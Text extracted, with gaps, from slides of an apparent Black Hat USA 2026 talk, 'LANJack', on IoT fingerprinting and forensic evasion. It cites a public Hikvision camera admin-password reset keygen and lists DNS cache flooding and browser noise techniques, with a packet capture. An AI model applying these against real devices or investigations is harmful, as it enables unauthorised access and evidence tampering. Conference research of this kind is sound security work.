

black hat
USA
2026

LANJack

● IOT FINGERPRINTING & EXPLOITATION PREPARATION

Challenge : Identify Device-Specific Information


Solution : Hash-Based Identification & Targeted Reconnaissance



● IOT FINGERPRINTING & EXPLOITATION PREPARATION

Challenge : Identify Device-Specific Information

Solution : Hash-Based Identification & Targeted Reconnaissance




LANJack

● IOT FINGERPRINTING & EXPLOITATION PREPARATION

Challenge : Identify Device-Specific Information

Solution : Hash-Based Identification & Targeted Reconnaissance



hikvision-keygen Public

README

Key generator to reset a Hikvision IP camera's admin password

`"/upnpdevicedesc.xml",`

Details

This is a script to exploit older Hikvision devices' weak password reset key generation.



• DNS Cache Pollution & Forensic Evasion

Challenge : Forensic Evasion

Solution : Browser Noise Generation

- 5,000+ Random Subdomains
- Broken Image Flood
- DNS Cache Flooding

```
''
```

No.	Time	Source	Destination	Protocol	Length	Info
1260	2.244562	192.168.1.206	8.8.8.8	DNS	85	Standard query 0x97c7 HTTPS 9132gdf.stackexchange.com
1261	2.244569	8.8.8.8	192.168.1.206	DNS	102	Standard query response 0x872e A 74510gdf.stackexchange.com A 198.252.206.1
1262	2.244570	8.8.8.8	192.168.1.206	DNS	147	Standard query response 0xdbac AAAA 74510gdf.stackexchange.com SOA damian.ns.cloudflare.com
1264	2.244571	8.8.8.8	192.168.1.206	DNS	116	Standard query response 0xdbdc HTTPS 74510gdf.stackexchange.com HTTPS
1269	2.244614	192.168.1.206	8.8.8.8	DNS	85	Standard query 0x4caa AAAA 9132gdf.stackexchange.com
1272	2.244657	192.168.1.206	8.8.8.8	DNS	85	Standard query 0xc8f4 A 9132gdf.stackexchange.com
1275	2.245970	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1e0b HTTPS 46657gdf.stackexchange.com
1276	2.246052	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x6712 AAAA 46657gdf.stackexchange.com
1277	2.246133	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x3b29 A 46657gdf.stackexchange.com
1299	2.247095	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x0db0 HTTPS 25252gdf.stackexchange.com
1300	2.247172	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1b7b AAAA 25252gdf.stackexchange.com
1301	2.247240	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x43da A 25252gdf.stackexchange.com
1302	2.247885	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x117d HTTPS 70383gdf.stackexchange.com
1303	2.247967	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x23ac AAAA 70383gdf.stackexchange.com
1304	2.248053	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x41d5 A 70383gdf.stackexchange.com
1305	2.248815	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xcac5 HTTPS 37485gdf.stackexchange.com
1306	2.248946	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xd343 AAAA 37485gdf.stackexchange.com
1307	2.249054	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1b23 A 37485gdf.stackexchange.com
1328	2.251558	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1ecb HTTPS 14769gdf.stackexchange.com
1329	2.251627	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x11fe AAAA 14769gdf.stackexchange.com
1330	2.251668	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xe9a2 A 14769gdf.stackexchange.com
1337	2.252338	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x7fd9 HTTPS 77630gdf.stackexchange.com
1338	2.252464	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xb2c5 AAAA 77630gdf.stackexchange.com
1339	2.252591	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x89bc A 77630gdf.stackexchange.com
1672	2.309856	8.8.8.8	192.168.1.206	DNS	102	Standard query response 0x43da A 25252gdf.stackexchange.com A 198.252.206.1
1673	2.309856	8.8.8.8	192.168.1.206	DNS	147	Standard query response 0x3148 AAAA 20873gdf.stackexchange.com SOA damian.ns.cloudflare.com
1674	2.309857	8.8.8.8	192.168.1.206	DNS	116	Standard query response 0x0db0 HTTPS 25252gdf.stackexchange.com HTTPS
1680	2.311750	8.8.8.8	192.168.1.206	DNS	146	Standard query response 0x4caa AAAA 9132gdf.stackexchange.com SOA damian.ns.cloudflare.com

LANJack

● THIRD VARIANT


75% 



LANJack

● THIRD VARIANT




75% 

